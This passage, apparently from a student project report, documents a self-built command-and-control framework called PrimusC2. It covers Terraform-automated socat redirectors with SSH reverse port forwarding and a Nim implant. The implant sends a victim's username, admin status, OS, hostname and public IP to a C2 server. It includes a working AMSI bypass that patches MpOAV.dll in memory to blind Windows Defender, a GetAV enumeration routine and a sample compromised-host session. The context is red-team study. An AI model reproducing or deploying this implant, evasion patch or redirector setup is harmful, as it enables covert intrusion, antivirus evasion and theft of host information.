
Figure 26: Terraform code – variable patching.



```
interface="eth0"

ip_address=$(ip addr show dev "$interface" | awk '/inet / {gsub(
echo "$ip_address"
cmd="socat tcp-listen:LPORT,reuseaddr,fork,bind=$ip_address tcp:
sleep 10
nohup bash -c "$cmd" >/dev/null 2>&1 &
```

Figure 27: script.sh - variable patching

The next part is the actual provisioning performed by terraform(line 303-312. The `os` module is used to change the current working directory into the terraform directory, this is needed to give terraform access to all the configuration files needed. From this point the `os.system` module is used to execute system commands and the folder gets initiated with the terraform command "terraform init" this is needed for terraform to know which provider to use etc. in this case the provider is Digital Ocean, but it could be AWS or another cloud provider. Moving on, the terraform command is saved into a variable that is executed using the `subprocess` module. The terraform command will reach out to the Digital Ocean API and create a VPS; from this point, it will use the ssh private key to authenticate and start to provision the VPS. A visualized diagram of the flow can be observed in figure twenty-eight.



```
Upload script
provisioner "file" {
   source      = "script.sh"
   destination = "/tmp/script.sh"
 }
Remote Exec - script.sh
 provisioner "remote-exec" {
    inline = [
      "chmod +x /tmp/script.sh"
    ]
 }
```


```
Script.sh
#!/bin/bash

apt update -y
sleep 10
apt install socat -y

interface="eth0"

ip_address=$(ip addr show dev "$interface" | awk
'/inet / {gsub(/\/.*/, "", $2); print $2; exit}' | head -1)
echo "$ip_address"
cmd="socat tcp-
listen:LPORT,reuseaddr,fork,bind=$ip_address
tcp:127.0.0.1:4567"
sleep 10
nohup bash -c "$cmd" >/dev/null 2>&1 &
```

```
Socat and Reverse Port Forward
Subprocess.run
 subprocess.run(["ssh", f"root@{re_ip_str}",
"/tmp/script.sh"],
       shell=False,
       stdout=subprocess.PIPE,
       stderr=subprocess.PIPE,
       check=False)
   print('[+] Socat relay configured...')
   print('[*] Setting up reverse port forward on localhost]')
   os.system(f'ssh -N -R 4567:localhost:{host_port}
root@{re_ip_str} &")
```

Figure 28: Terraform command flow.

When the VPS has been created, step one of the setup will begin, Terraform will then upload a setup script called "setup.sh". When uploaded it will utilize the "remote-exec" functionality built in to terraform to execute commands remotely. Remote-exec will change the permissions of the script using `chmod` in this case the command will only make the script executable, so it's prepared for step two in the setup phase.

Step two will initiate an SSH connection from the C2 server to the VPS and execute "script.sh". Script.sh is configuring the SOCAT relay and it will extract the public IP and print it to the console, this is used to complete the SOCAT relay. Regex is used in line 318 to extract the IP-Address from the output of the terraform command, the regex pattern is matching for the word "droplet_ip_address". A capture group is created, this group looks for a pattern that matches an IP-address with 4 octets and dots In between. As mentioned earlier this IP is used to configure the reverse port forward to the VPS. The reverse port forward is in place to "pull" back all the traffic that SOCAT has forwarded to the localhost address on the VPS. Below in Figure twenty-nine, the packet flow can be seen, and it's showing how the traffic arriving at the redirectors listening address is forwarded to the redirectors local address. The C2 server then pulls all the traffic from this address by establishing a reverse port forward via SSH.



```
ssh -N -R 4567:localhost:5555 root@88.88.88.88 &")
```

```
socat tcp-listen:5555,reuseaddr,fork,bind=88.88.88.88
tcp:127.0.0.1:4567"
```

Figure 29: Redirector packet flow

Reflections – PrimusC2 server

The development of the server component for the PrimusC2 framework was a complex matter as it demanded many moving parts to work seamlessly and in conjunction with each other. The focus during the development phase was to meet the initial requirements for the basic functionality of the server. As the development progressed and the requirements were slowly met, I started to implement other features such as the redirector automation, and payload server.

However, some of the challenges during development turned out to be larger and more complex changes that took a substantial amount of time and effort to overcome and progress from. Some of the challenges were the communication between the implant and server, the initial implants were written I python and had no problem connecting back to the server. However, after I changed the implant language to NIM, many problems arose, including the issue of connecting back to the server. The issue was solved by trial and error and reading the documentation for the Nim language.

While all the basic requirements were met, there are a few features that I feel are missing from the project to elevate it to a new level. The first missing feature is the lack of smart redirectors, while the dumb pipe redirector is an initial good way of masking the server address, it is still very flawed. The next one Is the lack of encryption of the data streams. Furthermore, the implementation of another C2 channel, besides TCP would benefit the framework, providing additional options for an operator and giving the opportunity to bypass security measures if TCP is blocked. The main issue with only one channel is the lack of redundancy. As mentioned earlier in the C2 infrastructure section, encryption is very important for the safety of the infrastructure and the safety of the clients sensitive data. Data is always moving around and is often stored in different places; the time constraints prevented me from implementing encryption of the data streams. To mask some of the traffic, all data sent from the implant to the server is base64 encoded, however, an issue came up which prevented me from sending base64 encoded commands to the implant from the server, it simply wouldn't decode/recognize the commands on the implant side. This challenge was not solved in time and it's weakening the status of the OPSEC.

The development of a C2server was a complex and very time-consuming task, it has sharpened my instincts while coding and it has improved my ability to code and understand python. Many road bumps were hit during the development phase, which challenged me a lot, and in return helped me to improve my technical abilities within offensive coding. The server managed to meet the requirements, the basic functionality needed for simple operation is in place, and the newer features are available for use as well.

Implant – Nimplant

Without the implant, there is no C2 framework. The implant is the working party in the C2 framework, its role is to perform callbacks and execute commands received by the C2 server on the system that it's present on. A lot of features are demanded from an implant, it needs stealth, advanced capabilities, bypassing of security measures, and more.

Below are the requirements that I had for the implant in my C2 framework. The implant is called Nimplant.

- Retrieve basic information from the infected host.
- Use the TCP C2 Channel.
- Execute commands received from the C2 server.
- Bypass static analysis - windows defender.


Implant overview and features

The implant is written in the programming language Nim. Nim is a statically typed compiled programming language. This means that at compile time all the variable types are known and declared by the developer. One of the advantages of Nim is that it can be cross-compiled to multiple operating systems and architectures. Nim has a large standard library which makes programming easier and faster. I've chosen the language because I needed a compiled language, so the implant is portable to different systems and it's easier as a developer to bypass security measures since you do not need an interpreter on the target host.

Nimplant uses as mentioned in the Server section TCP as its C2 channel, this provides a basic form of communication, but it also leaves a small fingerprint, helping it in staying undetected. Nimplant has the capability to retrieve some initial information about the target host at the first callback, it will send; the current user, if the user is an administrator, transmit the OS, transmit the public IP-Address, and the hostname of the system. This is used to populate the sessions table and give the operator a basic overview of the target system.

Nimplant also offers a bypass of Antimalware Scan Interface (AMSI)[60] – This is an implementation that is made to prepare for the new features in later upcoming versions of PrimusC2, that will perform malicious activities in the context of the process. If AMSI is not disabled these actions will be blocked and sent to inspection at the AV vendor.

The next feature is the GetAV command, this command will give the operator a way to determine what kind of antivirus that is currently running on the system, this is great during the enumeration phase, where it is essential for the operator to outline an overview of the target system and what security measure they are up against. See Figure thirty for an example.



```
Enter command#>sessions -l
+------------+--------------+-----------+-----------+------------------------------+--------------------+--------------------+
|  Session   |   Username   |   Admin   |  Status   |            Target            |  Operating System  |   Check-in Time    |
+------------+--------------+-----------+-----------+------------------------------+--------------------+--------------------+
|    0       |     User     |    No     |  Active   |  WinDev2303Eval@80.62.117.30 |      windows       | 5/6/2023 21:33:36  |
+------------+--------------+-----------+-----------+------------------------------+--------------------+--------------------+
Enter command#>use 0
User/WinDev2303Eval@80.62.117.30#> whoami
[*] Awaiting response...
windev2303eval\user
User/WinDev2303Eval@80.62.117.30#> GetAV
[*] Awaiting response...
Windows Defender
```


Figure 30: GetAV command in Nimplant

Nimplant offers two methods of executing PowerShell in the system it resides in. The first method is using the `execProcess` functionality from Nim, which will launch the PowerShell process and execute a command at the same time, this is considered very "noisy" on the network and will produce a lot of logs regarding the commands executed, as PowerShell is called as a process. The second method is by loading "Common Language Runtime"(CLR) and executing PowerShell in an unmanaged runspace, this enables the program to run PowerShell without executing powershell.exe. The last method is more advanced and stealthier, however in PrimusC2 current state, it does only support the execution of one parameter.

I have a couple of features planned for future versions of PrimusC2 and nimplant, this includes advanced features such as execute-assembly, inline-assembly, and execution of commands without `execProcess`.

Functionality

The initial part of the code in Nimplant is responsible for creating the socket object that is needed for the TCP channel to the server. Furthermore, this part of the code has the task of sending the necessary information about the target to the server. This information is used to populate the session table and give the operator an overview of the target system. Below in Figure thirty-one, the code for the initial portion can be seen.


implant > implant.nim

```nim

let ip = "INPUT_IP"
let patch_port = "INPUT_PORT"
var port = parseInt(patch_port)


var client: net.Socket = newSocket()
client.connect(ip,  Port(port))
#echo "Trying to connect to: ",ip,":", port


proc inbound_comm(): string =
  var receivedMessage: string = client.recvLine(maxLength =446976)
  #var decoded_msg = decode(receivedMessage)
  return receivedMessage


var buffer = newString(UNLEN + 1)
var cb = DWORD buffer.len
GetUserNameA(&buffer, &cb)
buffer.setLen(cb - 1) # cb  including the terminating null character
#echo "Running as: ", buffer
client.send(encode(buffer))

os.sleep(2000)

if os.isAdmin() == false:
  client.send(encode("0"))
else:
  client.send(encode("1"))




os.sleep(5000)
#echo "OS: ", hostOS
client.send(encode(hostOS))

os.sleep(2000)

var hostname = getHostname()
#echo fmt"Hostname: {hostname}"
client.send(encode(hostname))

os.sleep(2000)

const source = "http://ipv4.icanhazip.com"

var h_client = newHttpClient()
let response = h_client.getContent(source)
var result = response.strip()
#echo fmt"Public IP: {result}"
client.send(encode(result))
```


Figure 31: First portion of Nimplant

The socket is initiated and declared in line 23, this is using the native `net` module from the Nim standard library, the socket object is stored in the variable `var client`. In the following line, a connection is made to the C2 server with the variables that have been patched into the implant by the server. Next is the function(inbound_comm) which handles incoming connections. When a message is received it saves it into the variable `RecievedMessage`, this variable is then returned.

From line 34 to 69 is the code that is responsible for handling the gathering and transmission of information, that is needed for the sessions table on the server. The first bit of information transmitted is the username, to extract this from the system, the following approach has been taken. A string buffer is created on line 34. It has the length of `UNLEN + 1`. UNLEN is a constant that represents the maximum length of a username in Windows. On the next line a DWORD[61] variable is created, and it contains the length of the buffer, this is saved into `var cb`. Then the `GetUserNameA` function from Win32 API is called. It takes two parameters which is a pointer to the buffer and the length of the buffer. Lastly, the buffer is set to the length of the username and it’s excluding the terminating null character.

Moving on to the next part, here it's determined if the user is an administrator using the built-in function in the `os` module from Nim, the function returns either a 0 if false or a 1 if true. An if statement will send the appropriate value to the server depending on the user's status. Next up the operating system is extracted and transmitted, this is done by using `hostOS` from the standard Nim library. The same approach is taken with the hostname which is using the `GetHostname` function. Lastly, the public IP-Address of the system is fetched using a public Get-IP site, where a GET HTTP request is sent and the `getContent` function from the `httpclient` module is used to get only the content from the HTTP response. Any whitespaces are then stripped away from the response, and it’s transmitted to the server.

The next functionality in question is the `GetAV` function and `PatchAmsi` function, the code can be seen in Figure thirty-two.



```
when defined amd64:
    #echo "[*] Running in x64 process"
    const patch: array[6, byte] = [byte 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3]
elif defined i386:
    #echo "[*] Running in x86 process"
    const patch: array[8, byte] = [byte 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00]


proc getAv*() : string =
    let wmisec = GetObject(r"winmgmts:{impersonationLevel=impersonate}!\\.\root\securitycenter2")
    for avprod in wmisec.execQuery("SELECT displayName FROM AntiVirusProduct\n"):
        result.add($avprod.displayName & "\n")
    result = result.strip(trailing = true)

proc PatchAmsi(): bool =
    var
        amsi: HMODULE
        cs: pointer
        op: DWORD
        t: DWORD
        disabled: bool = false

    let filesInPath = toSeq(walkDir("C:\\ProgramData\\Microsoft\\Windows Defender\\Platform\\", relative=true))
    var length = len(filesInPath)
    # last dir == newest dir
    amsi = LoadLibrary(fmt"C:\\ProgramData\\Microsoft\\Windows Defender\\Platform\\{filesInPath[length-1].path}\\MpOAV.dll")
    if amsi == 0:
        #echo "[X] Failed to load MpOav.dll"
        return disabled
    cs = GetProcAddress(amsi,"DllGetClassObject")
    if cs == nil:
        #echo "[X] Failed to get the address of 'DllGetClassObject'"
        return disabled

    if VirtualProtect(cs, patch.len, 0x40, addr op):
        #echo "[*] Applying patch"
        copyMem(cs, unsafeAddr patch, patch.len)
        VirtualProtect(cs, patch.len, op, addr t)
        disabled = true

    return disabled

when isMainModule:
    var success = PatchAmsi()
    #echo fmt"[*] AMSI disabled: {bool(success)}"
```

Figure 32:Code for GetAv and PatchAmsi

The `GetAV` function is using Windows Management Instrumentation(WMI[62]) to extract the installed anti-virus software that resides on the given system. The information is extracted by querying the security center 2[63] namespace with WMI. It works by utilizing the `GetObject` function to connect to `securitycenter2` and then a WMI query is used to extract the listed antivirus products and they and then added to a string.

The AMSI bypass is the most complex part of the implant codebase, and it involves advanced operations in memory and the use of Win32 API. Many different bypasses of AMSI exist, and some will get detected by Security vendor products that perform static analysis. The bypass[67] I have implemented is patching the AMSI provider DLL from Microsoft, the DLL in question is “MpOav.dll”. To bypass/break AMSI, it’s needed to break one of the chains leading to AMSI(see Figure thirty-three). In this case, I am patching the `DllGetClassObject` function inside the provider DLL(MpOav.dll). This will interfere with the initialization of AMSI and thereby bypass it.

